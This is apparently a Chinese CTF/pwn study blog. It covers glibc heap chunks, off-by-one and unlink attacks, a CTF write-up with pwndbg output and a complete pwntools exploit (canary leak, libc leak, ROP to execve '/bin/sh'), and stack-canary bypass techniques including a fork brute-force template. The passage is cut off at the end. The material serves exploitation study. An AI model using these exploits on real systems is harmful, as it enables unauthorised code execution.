0%

Ptmalloc算法:off-by-one

在堆溢出的基础上,只溢出1字节,这就是off-by-one

想了解这个漏洞必须先了解 chunk 的结构


数据结构chunk

什么是chunk?用户申请的内存空间就被称为chunk



在ptmalloc算法中,用户申请的内存空间以chunk为单位进行管理,它的结构入下图:

1
2
3
4
5
6
7
8
9
10
11
12
struct malloc_chunk {

INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
INTERNAL_SIZE_T size; /* Size in bytes, including overhead. */

struct malloc_chunk* fd; /* double links -- used only if free. */
struct malloc_chunk* bk;

/* Only used for large blocks: pointer to next larger size. */
struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
struct malloc_chunk* bk_nextsize;
};

一共有6个部分,其中最后两个部分是 large chunk 特有的

  • prev_size:相邻的前一个堆块大小(该字段不计入当前堆块的大小计算,free状态时:数据为前一个chunk的大小,allocate状态时:用于前一个chunk写入数据)
  • size:本堆块的长度(长度计算方式:size字段长度+用户申请的长度+对齐,最后3位标志位)
  • fd&bk:双向指针,用于组成一个双向空闲链表
  • fd_nextsize:指向前一个与当前 chunk 大小不同的第一个空闲块
  • bk_nextsize:指向后一个与当前 chunk 大小不同的第一个空闲块

chunk有两种状态:allocate chunk 和 free chunk

allocate chunk:用户正在使用的chunk,fd&bk处用于存放数据

free chunk:程序中空闲的chunk,fd&bk分别为指向 “后一个free chunk”和“前一个free chunk”

也就是说,只有allocate chunk中会存放数据,而free chunk会以双向链表的形式存储起来

allocate chunk:

free chunk:

程序该怎样分辨chunk的状态?

在解释这一点之前,先要了解一下内存对齐

内存对齐是为了“程序执行效率”而诞生的一种机制,它可以优化CPU识别地址的效率

glibc的堆内存对齐机制:

32位:
最少分配16字节堆,8字节对齐,每次增加8
其中4字节为头部,申请1-12堆,分配16字节堆

64位:
最少分配32字节堆,16字节对齐,每次增加16
其中8字节为头部,申请1-24堆,分配32字节堆

不管是32位(8字节对齐),还是64位(16字节对齐),chunk的大小都是 8的倍数 ,也就是说,chunk -> size 的最后3位恒为“0”,ptmalloc算法干脆就把这3位当成了标志位,用于描述一些chunk的信息

P位:指示相邻的前一个堆块是alloc还是free

M位:是否属于主进程

N位:是否由 mmap() 分配

chunk分类

除了根据P位进行的分类:allocate chunk & free chunk

还有:top chunk & last remainder chunk

glibc提供给用户的chunk主要就分为这4类

  • top chunk:处于一个arena的最顶部(即最高内存地址处)的chunk
  • last remainder chunk:unsorted bin中的最后一个chunk

这里引入了“bin”的概念,不过我想在UAF中分析“bin”,这里就先提一下吧:

  • small chunk:小于512(1024)字节的chunk
  • large chunk:大于512(1024)字节的chunk

chunk合并

先说说off-by-one的效果


两个相邻的chunk中(“chunk1”和“chunk2”),对“chunk1”进行操作(通常要用到UAF)使其溢出一字节到“chunk2”中,而它就会覆盖“chunk2”的presize的最后一字节

看上去好像没什么作用,但它的威力的确很大

因为在free掉“chunk2”后会发生 chunk合并,一共有两种合成方式:


向前合并(将要被free的chunk作为素材,被后一个chunk合并)

chunk将要被free时,通过 inuse_bit_at_offset 检测 后一个 chunk是否为free,如果是的话,将要被free的chunk会把它自己size加上nextsize(后一个chunk的大小),然后让新的chunk进入 unlink流程


向后合并(将要被free的chunk作为素材,被前一个chunk合并)

chunk将要被free时,通过 自己的sizeP位 检测 前一个 chunk是否为free,如果是的话,它会把它自己的size加到前一块chunk的size中 ,然后让新的chunk进入 unlink流程

unlink

unlink是一个宏操作,用于将某一个空闲chunk 从其所处的双向链表中脱链

1
2
3
4
5
6
7
8
9
10
11
12
void unlink(malloc_chunk *P, malloc_chunk *BK, malloc_chunk *FD)
{ //p是某个结构体“malloc_chunk”的地址,*p就是结构体本身(进行了降阶)
FD = P->fd; //FD就是指向下一个结构体的指针
BK = P->bk; //BK就是指向上一个结构体的指针
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
malloc_printerr(check_action,"corrupted double-linked list",P);
else
{
FD->bk = BK; //FD->bk:下一个结构体中的last
BK->fd = FD;
}
}

unlink执行之前会先进行一个检查:

  • 当前这个chunkP的后一个chunk的fd == chunkP 是否成立
  • 当前这个chunkP的前一个chunk的bk == chunkP 是否成立

简单来说,它就是检查了:

  • chunkP的下一个chunk的上一个chunk是不是chunkP
  • chunkP的上一个chunk的下一个chunk是不是chunkP

解释unlink函数:

  • FD->bk = BK:让P结构体的下一个结构体中的 bk 变为 P本身的bk
  • BK->fd = FD:让P结构体的上一个结构体中的 fd 变为 P本身的fd

就相当于跳过了P这个结构体,把 FD 和 BK 连接

off-by-one的利用姿势

off-by-one有多种利用方式:

  • 覆盖低字节数据(如果是地址,还可以改变其指向)
  • 覆盖“size的P位”为“\x00”,伪造上一个为“free chunk”(allocate chunk的“presize”是上一个allocate chunk的数据区,所以可以溢出一字节刚好到P位)

常见的造成off-by-one的原因:

  • strlen 和 strcpy 行为不一:strlen 计算字符串长度时是不把结束符 '\x00' 计算在内的,但是 strcpy 却会拷贝 ‘\x00’ ,导致了off-by-null
  • ( (&list + index) + read(0, *(&list + index) , size) ) = 0:在read写入的字节后加一个“\x00”,这种操作可以中断“打印模块”(许多打印函数会被“\x00”中断),但它也溢出了一个“\x00”出去

这里介绍一种特殊的利用姿势,可以实现WAA(又叫做Unlink攻击)

条件:可以利用UAF漏洞编辑free chunk

目的:溢出一字节,改变后一个chunk的presize, 导致其后向合并判断错误

那如果我们在“chunk1”中伪造一个“chunkF”,溢出一字节改变“chunk2”的presize,然后free掉chunk2执行后向合并,就会出现很奇妙的结果

​ // 注意:这些操作都是在free chunk中进行的,所以有“presize”

伪装的“chunkF”被“chunk2”当成了合并的目标,如果“chunkF”的“ fd&bk ”控制的好,就可以在通过unlink检查的同时实现WAA(write anything anywhere)

​ //这里先简单提一提,到了分析Unlink攻击的再详细分析

libc版本限制

“libc-2.29.so”及其之后的版本加入了一个chunk检查:

1
2
3
4
5
6
7
8
9
/* consolidate backward */
if (!prev_inuse(p)) {
prevsize = prev_size (p);
size += prevsize;
p = chunk_at_offset(p, -((long) prevsize));
if (__glibc_unlikely (chunksize(p) != prevsize))
malloc_printerr ("corrupted size vs. prev_size while consolidating");
unlink_chunk (av, p);
}
  • 需要 prechunk->size == chunk->presize

由于我们难以控制一个真实 chunk 的 size 字段,所以传统的 off-by-null 方法失效,但是,只需要满足被 unlink 的 chunk 和下一个 chunk 相连,所以仍然可以伪造 fake_chunk

最后还要绕过 unlink 的检查,如果我们没法 leak heap_base,就要通过以下的办法进行绕过:

  • 伪造的方式就是使用 large bin 遗留的 fd_nextsize 和 bk_nextsize 指针,以 fd_nextsize 为 fake_chunk 的 fd,bk_nextsize 为 fake_chunk 的 bk,这样我们可以完全控制该 fake_chunk 的 size 字段
  • 也可以使用 unsorted chunk 或者 large chunk 的 FD BK 指针,就是对堆风水的要求比较高
  • PS:伪造的方法在“Unlink攻击”中分析

pwndbg搜索技巧+one_gadget

这是某个CTF比赛上的题目

记得当时在打比赛时死活搞不出来“__libc_start_main”的偏移量(其实我都已经在GDB中看见了),看国外某大佬的WP后学到了不少关于“pwndbg搜索”的知识

通过这个题目我也纠正了不少概念上的误区,于是在此记录


1641000070341

循环输入

1641000121563

1641000135559

64位,dynamically,全开

1641000226315

代码分析

1641000431581


获取数据数到“buf”中


sub_ACA:

1641000694377


在s1中读入256字节(遇到“\n”就中断)


小循环:

1641000905974

如果前3个字节是”id “就把“v5”转换为整数并赋值给“v1”,否则就break


大循环:

1641001004738

如果前6字节是“create”就执行函数sub_BD1,否则就break

sub_BD1:

1641001295275

随机生成一段字符串

特大循环:

1641001361592


如果前4字节是“quit”则break结束程序

漏洞分析

1641003509946

1641001641478

这里就有数组越位和栈溢出

没有system,没有“/bin/sh”

1641379976647

“buf[v1]”并没有好好检查下标

入侵思路

首先考虑绕开PIE和Canary

那么这么泄露地址呢?

1641003528827


输出函数printf可以输出“s”的值,而“s”是用随机数拼凑出来的,而且有memset填充“0”,想控制printf根本不可能

但是有一种邪门的方式可以泄露canary:

1641379976647

“buf[v1]”并没有好好检查下标,也就是说,程序会把任何栈上的数据给放入“sub_BD1”进行加密,如果我们对加密后的数据进行分析,说不定就可以还原加密值

那么这里有两个问题需要解决:


1.canary相对于“buf[0]”的偏移

2.获取对应偏移的对应值

第一个问题需要在pwndbg中看:

在函数“sub_BD1”调用时,RAX中的值就是“buf[0]”(在ID那里输入的“0”)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
 RAX  0xf593
RBX 0x555555400e10 ◂— push r15
RCX 0xffffffc0
RDX 0x6
*RDI 0xf593
RSI 0x555555400f09 ◂— movsxd rsi, dword ptr [rdx + 0x65] /* 'create' */
R8 0x2
R9 0x2
R10 0x555555400f02 ◂— and byte ptr ds:[rax], al /* '> ' */
R11 0x6
R12 0x5555554009c0 ◂— xor ebp, ebp
R13 0x7fffffffddf0 ◂— 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdce0 —▸ 0x7fffffffdd00 ◂— 0x0
RSP 0x7fffffffdc60 ◂— 0xd68 /* 'h\r' */
*RIP 0x555555400d80 ◂— call 0x555555400bd1

发现其值为 “0xf593” ,用pwngdb查找这个字符串:

1
2
3
4
5
6
7
8
9
10
pwndbg> search -t word 0xf593
libc-2.31.so 0x7ffff7f78381 0x81fff59381fff593
libc-2.31.so 0x7ffff7f78385 0x5fff59381fff593
libc-2.31.so 0x7ffff7f78389 0x9ffff59105fff593
libc-2.31.so 0x7ffff7f78395 0x81fff59381fff593
libc-2.31.so 0x7ffff7f78399 0xf3fff59381fff593
libc-2.31.so 0x7ffff7f7839d 0xfff58ff3fff593
libc-2.31.so 0x7ffff7f87fe9 0xd400019d60fff593
[stack] 0x7fffffffdbfc 0xf593
[stack] 0x7fffffffdc76 0x86a89b009b7df593

接着找寻canary的值:

1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> canary
AT_RANDOM = 0x7fffffffe149 # points to (not masked) global canary value
Canary = 0x959c7d572835fc00 (may be incorrect on != glibc)
Found valid canaries on the stacks:
00:0000│ 0x7fffffffd558 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffd5c8 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdac8 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdb28 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdb38 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdb98 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdc48 ◂— 0x959c7d572835fc00
00:0000│ 0x7fffffffdcd8 ◂— 0x959c7d572835fc00

查找“0x959c7d572835fc00”(canary)的地址:

1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> search -t qword 0x959c7d572835fc00
[anon_7ffff7fb1] 0x7ffff7fb6568 0x959c7d572835fc00
[stack] 0x7fffffffb3e8 0x959c7d572835fc00
[stack] 0x7fffffffb458 0x959c7d572835fc00
[stack] 0x7fffffffd558 0x959c7d572835fc00
[stack] 0x7fffffffd5c8 0x959c7d572835fc00
[stack] 0x7fffffffdac8 0x959c7d572835fc00
[stack] 0x7fffffffdb28 0x959c7d572835fc00
[stack] 0x7fffffffdb38 0x959c7d572835fc00
[stack] 0x7fffffffdb98 0x959c7d572835fc00
[stack] 0x7fffffffdc48 0x959c7d572835fc00
[stack] 0x7fffffffdcd8 0x959c7d572835fc00

现在我们找到了canary中出现的随机数的地址,还有“buf[0]”中随机数的地址

按道理来说,两者相减就可以得到canary随机数相对于“buf[0]”的偏移了,但是我们却搜索到了多组数据,这是因为这些数据可能在随机数表中多次出现

只有一次一次尝试,把离谱的排除了之后就得到偏移了(相当看脸)

1
2
0x7fffffffdcd8 - 0x7fffffffdc76 = 98
98 / 2 = 49 #数组buf的类型为‘int16’

第二个问题有一点麻烦:(先看一段代码)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
hashes = {}
stack_canary_offset = 49
charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

def leak(offset):
p.recvuntil(b'> ')
p.sendline(b'id ' + str(offset).encode())
p.recvuntil(b'> ')
p.sendline(b'create')
p.recvuntil(b'Your key: ')
key = p.recvline().strip().decode()
value = hashes[key]
log.info('Offset {}: {} ({})'.format(offset, key, hex(value)))
return value

def precompute():
global hashes
for i in range(0xffff+1): #循环少了匹配的几率小,循环多了匹配的时间长
libc.srand(i)
val = ''
for j in range(32):
val += charset[libc.rand() % len(charset)]
hashes[val] = i
log.info("Computed {} hashes.".format(len(hashes)))

precompute()
canary = 0

for i in range(4):
canary+=(leak(stack_canary_offset + i))<<(16*i)
print("canary >> "+hex(canary))

函数leak中的offset其实就是canary在随机数表中的偏移,对应偏移中存放的数据就是canary片段的值,这里我们可以用一个很骚的方式获取这个值

我们直接把canary的偏移输入给程序,程序就会读取canary的值,并且用这个值来生成“32位”字符串,我们这里用循环“从 0 到 0xffff+1” 依次生成“32位”字符串,然后把“程序生成的”和“我们生成的”进行对比,如果可以匹配就证明canary的值就是对应的下标

​ // 当然也有小概率会重复,多试几次就好了

解决了canary就要考虑怎么获取shell的问题:

首先程序开了PIE的,ROP基本上废了,需要泄露“__libc_start_main”

我们可以用泄露canary的方式来泄露“__libc_start_main”(就是有一点麻烦)

先在pwndbg中看”buf[0]”的数据:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
 RAX  0x9bf0
RBX 0x555555400e10 ◂— push r15
RCX 0xffffffc0
RDX 0x6
*RDI 0x9bf0
RSI 0x555555400f09 ◂— movsxd rsi, dword ptr [rdx + 0x65] /* 'create' */
R8 0x2
R9 0x2
R10 0x555555400f02 ◂— and byte ptr ds:[rax], al /* '> ' */
R11 0x6
R12 0x5555554009c0 ◂— xor ebp, ebp
R13 0x7fffffffde00 ◂— 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdcf0 —▸ 0x7fffffffdd10 ◂— 0x0
RSP 0x7fffffffdc70 ◂— 0xd68 /* 'h\r' */
*RIP 0x555555400d80 ◂— call 0x555555400bd1

搜索一下:

1
2
3
pwndbg> search -t word 0x9bf0
libc-2.31.so 0x7ffff7fa54e0 0xf5fff69bf0
[stack] 0x7fffffffdc86 0x9260245d5a0d9bf0

然后不知道从哪里掏出来“main”的返回地址

1
2
3
► f 0   0x555555400d80
f 1 0x555555400dfe
f 2 0x7ffff7dea0b3 __libc_start_main+243

搜索一下这个地址,就得到了存放“返回地址”的地址

1
2
pwndbg> search -t qword 0x7ffff7dea0b3
[stack] 0x7fffffffdd18 0x7ffff7dea0b3

两者相减计算偏移:

1
2
0x7fffffffdd18 - 0x7fffffffdc86 = 146
146 / 2 = 73

放入刚刚的模块中“__libc_start_main”的地址就有了

1
2
3
4
__libc_start_main = 0
for i in range(4):
__libc_start_main+=(leak(stack_libc_start_main_offset + i))<<(16*i)
print("__libc_start_main >> "+hex(__libc_start_main))

最后可以用“one_gadget”来打

1
2
3
4
5
6
7
8
9
10
11
12
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
rsp & 0xf == 0
rcx == NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
[rsp+0x70] == NULL

完整exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
from pwn import *   
import ctypes

p=process('./newbie')
elf=ELF('./newbie')
libc=ELF('/lib/x86_64-linux-gnu/libc-2.31.so')
#context.log_level = 'debug'
hashes = {}
stack_canary_offset = 49
stack_libc_start_main_offset = 73
charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

def leak(offset):
p.recvuntil(b'> ')
p.sendline(b'id ' + str(offset).encode())
p.recvuntil(b'> ')
p.sendline(b'create')
p.recvuntil(b'Your key: ')
key = p.recvline().strip().decode()
value = hashes[key]
# Correct for the 1 and 0 collision.
if value == 1:
value = 0
log.info('Offset {}: {} ({})'.format(offset, key, hex(value)))
return value

def precompute():
libc = ctypes.cdll.LoadLibrary("libc.so.6")
global hashes
for i in range(0xffff+1):
libc.srand(i)
val = ''
for j in range(32):
val += charset[libc.rand() % len(charset)]
hashes[val] = i
log.info("Computed {} hashes.".format(len(hashes)))

precompute()

canary = 0
for i in range(4):
canary+=(leak(stack_canary_offset + i))<<(16*i)
print("canary >> "+hex(canary))

__libc_start_main = 0
for i in range(4):
__libc_start_main+=(leak(stack_libc_start_main_offset + i))<<(16*i)
print("__libc_start_main >> "+hex(__libc_start_main-243))

libc_start_main_offset = libc.libc_start_main_return
libc_base=__libc_start_main-libc_start_main_offset
print("libc_base >> "+hex(libc_base))

poprdi_ret=libc_base+0x0000000000026b72
poprsi_ret=libc_base+0x0000000000027529
poprdx_poprbx_ret=libc_base+0x0000000000162866
binsh_libc=libc_base+0x00000000001b75aa
execve_libc=libc_base+libc.sym['execve']
print('execve >> ' +hex(execve_libc))

p.recvuntil('> ')
payload=b'a'*(0x60-8)+p64(canary)+b'b'*8
payload+=p64(poprdi_ret)+p64(binsh_libc)
payload+=p64(poprsi_ret)+p64(0)
payload+=p64(poprdx_poprbx_ret)+p64(0)+p64(0)
payload+=p64(execve_libc)
print(len(payload))
p.sendline(payload)
p.recvuntil('> ')
p.sendline('quit')

p.interactive()

参考: pwn题查找字符串方法记录


PS:

我这个libc版本打不了“one_gadget”,只能自己凑了

还有一个问题:用system打不通,但execve一下子就通了

canary的各种绕过技巧

前几天又被canary给恶心了,以前一直用格式化字符串漏洞和一些输出函数来泄露canary,这一回啥也没有,给我搞麻了

回头想来,我好像就只会这两种canary的泄露方法,于是我打算学一学获取canary的技巧


canary原理

1
2
v4 = __readfsqword(0x28u);
return __readfsqword(0x28u) ^ v4;

有时候我们会在IDA中看见这两个东西,这就是canary的生成代码

在函数开始,fs:0x28 的值被存储在 ebp - 0xc,在函数返回之前对 ebp - 0xc处的值进行检查,如果和 fs:0x28 不一样,说明发生了溢出,紧接着执行__stack_chk_fail_local 并退出进程

1
2
3
.text:00000000004007F3                 mov     rax, fs:28h
.text:00000000004007FC mov [rsp+128h+var_20], rax
.text:0000000000400804 xor eax, eax
1
2
3
4
5
6
.text:0000000000400882                 mov     rax, [rsp+128h+var_20]
.text:000000000040088A xor rax, fs:28h
.text:0000000000400893 jnz short loc_4008A9
--------------------------------------------------------------------------
.text:00000000004008A9 loc_4008A9:
.text:00000000004008A9 call ___stack_chk_fail

​ //这个图的上面是高地址,下面是低地址

那么,fs:0x28 中的值是怎么生成的呢?

事实上,TLS 中的值由函数 security_init 进行初始化

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
static void
security_init (void)
{
// _dl_random的值在进入这个函数的时候就已经由kernel写入.
// glibc直接使用了_dl_random的值并没有给赋值
// 如果不采用这种模式, glibc也可以自己产生随机数

//将_dl_random的最后一个字节设置为0x0
uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);

// 设置Canary的值到TLS中
THREAD_SET_STACK_GUARD (stack_chk_guard);

_dl_random = NULL;
}

//THREAD_SET_STACK_GUARD宏用于设置TLS
#define THREAD_SET_STACK_GUARD(value) \
THREAD_SETMEM (THREAD_SELF, header.stack_guard, value)

在gcc中使用canary:

1
2
3
4
5
-fstack-protector 启用保护,不过只为局部变量中含有数组的函数插入保护
-fstack-protector-all 启用保护,为所有函数插入保护
-fstack-protector-strong
-fstack-protector-explicit 只对有明确 stack_protect attribute 的函数开启保护
-fno-stack-protector 禁用保护

格式化字符串漏洞

这个可以说是经典了,找一找偏移用“%p”一下子就搞出来了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
10000| 0x7fffffffdf20 ("aaaaaaaa\n")      #printf第一个参数的地址
10008| 0x7fffffffdf28 --> 0xa ('\n')
10016| 0x7fffffffdf30 --> 0x0
10024| 0x7fffffffdf38 --> 0x0
10032| 0x7fffffffdf40 --> 0x0
10040| 0x7fffffffdf48 --> 0x0
10048| 0x7fffffffdf50 --> 0x0
10056| 0x7fffffffdf58 --> 0x0
10064| 0x7fffffffdf60 --> 0x0
10072| 0x7fffffffdf68 --> 0x0
10080| 0x7fffffffdf70 --> 0x0
10088| 0x7fffffffdf78 --> 0x0
10096| 0x7fffffffdf80 --> 0x0
10104| 0x7fffffffdf88 --> 0x0
10112| 0x7fffffffdf90 --> 0x0
10120| 0x7fffffffdf98 --> 0x0
10128| 0x7fffffffdfa0 --> 0x400a50 (push r15)
10136| 0x7fffffffdfa8 --> 0x7ce1a471e5f87d00 #金丝雀巢穴
10144| 0x7fffffffdfb0 --> 0x7fffffffdff0 --> 0x0 #上一个函数的ebp
10152| 0x7fffffffdfb8 --> 0x4008b8 (jmp 0x4008d8) #返回地址
10160| 0x7fffffffdfc0 --> 0x7ffff7fb2fc8 --> 0x0

可以计算出偏移为“17”

1
2
3
4
formats("%23$p")     #这是64位系统 17+6=23
p.recvuntil('0x') #用prinft打印的canary以‘0x’开头
canary = eval(b'0x'+p.recv(16)) #canary有8个字节
print(hex(canary))

​ //通常把gdb和终端结合起来看效果更好

输出函数

canary设计为以字节“\x00”结尾,而输出函数会被“\x00”中断,如果把“\x00”给覆盖了就可以利用输出函数来泄露canary

1
2
3
4
5
6
7
8
9
10
10000| 0x7fffffffdf20 ("aaaaaaaa")      #printf第一个参数的地址
10008| 0x7fffffffdf20 ("aaaaaaaa")
10018| 0x7fffffffdf20 ("aaaaaaaa")
10020| 0x7fffffffdf20 ("aaaaaaaa")
10028| 0x7fffffffdf20 ("aaaaaaaa")
10030| 0x7fffffffdf20 ("aaaaaaaa")
10038| 0x7fffffffdfa8 --> 0x7ce1a471e5f87d+'\n' #金丝雀巢穴
10040| 0x7fffffffdfb0 --> 0x7fffffffdff0 --> 0x0 #上一个函数的ebp
10048| 0x7fffffffdfb8 --> 0x4008b8 (jmp 0x4008d8) #返回地址
10050| 0x7fffffffdfc0 --> 0x7ffff7fb2fc8 --> 0x0

这样canary结尾的“\x00”就被替换为了“\n”,后续的read函数就可以成功泄露canary

利用stack_chk_fail的报错信息

前面两个都是常规的,这个就不一样了

1
2
*** stack smashing detected ***: terminated
[1] 3005 abort (core dumped) ./newbie

当canary被覆盖时,程序会进行上述报错

打印这些字符串的函数是“stack_chk_fail.c”:

1
2
3
4
5
6
7
8
9
10
11
12
"debug/fortify_fail.c"
void
__attribute__ ((noreturn))
__fortify_fail (msg)
const char *msg;
{
/* The loop is added only to keep gcc happy. */
while (1)
__libc_message (2, "*** %s ***: %s terminated\n",
msg, __libc_argv[0] ?: "<unknown>");
}
libc_hidden_def (__fortify_fail)

可以发现canary触发时会打印 “libc_argv[0]”,如果栈溢出覆盖了 “libc_argv[0]”,那么程序就会打印覆盖的内容

​ // libc_argv[0]装有指向程序地址的指针

这种操作只能泄露指针的内容,并且需要目标指针的地址来覆盖 “libc_argv[0]” ,所以“libc_argv[0]” 相当于输入值的偏移也需要掌握

​ // 如果存在“fork”,还可以利用这种方式来打印“libc_base”

stack_chk_fail劫持

canary报错时会调用 _stack_chk_fail ,那么劫持 _stack_chk_fail 当然也是一种攻击手段

这个一般通过GOT表劫持该函数,所以不能开启 Full RELRO 保护

像printf格式化漏洞WAA,或者堆溢出WAA,都可以改写GOT表内容,甚至配合UAF和数组越位也可以改写GOT表(如果合适的话)

one-by-one爆破

一般来说,爆破canary是很蠢的事情,因为每次运行程序canary都会改变

但是存在一类通过fork函数开启子进程交互的题目,fork函数会直接拷贝父进程的内存,因此每次创建的子进程的canary是相同的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
void getflag(void) {
char flag[100];
FILE *fp = fopen("./flag", "r");
if (fp == NULL) {
puts("get flag error");
exit(0);
}
fgets(flag, 100, fp);
puts(flag);
}
void init() {
setbuf(stdin, NULL);
setbuf(stdout, NULL);
setbuf(stderr, NULL);
}
void fun(void) {
char buffer[100];
read(STDIN_FILENO, buffer, 120);
}
int main(void) {
init();
pid_t pid;
while(1) {
pid = fork(); //fork开启子进程
if(pid < 0) {
puts("fork error");
exit(0);
}
else if(pid == 0) {
puts("welcome");
fun();
puts("recv sucess");
}
else {
wait(0);
}
}
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
from pwn import *
context.log_level = 'debug'

cn = process('./bin')
padding = 'a'*100

cn.recvuntil('welcome\n')
canary = '\x00'
for j in range(3):
for i in range(0x100):
cn.send( padding + canary + chr(i))
a = cn.recvuntil('welcome\n')
if 'recv' in a:
canary += chr(i)
break

cn.sendline('a'*100 + canary + 'a'*12 + p32(0x0804864d))

flag = cn.recv()
cn.close()
log.success('flag is:' + flag)
#32位为‘3’,64位为‘7’

这个模板可以说是经典了,遇到此类题目后改一改就好了

覆盖TLS中储存的canary值

canary的值存储在fs:[0x28]中

fs寄存器是由glibc定义的,存放Thread Local Storage (TLS)信息

该结构体如下所示:

1
2
3
4
5
6
7
8
9
10
11
12
13
typedef struct
{
void *tcb; /* Pointer to the TCB. Not necessarily the
thread descriptor used by libpthread. */
dtv_t *dtv;
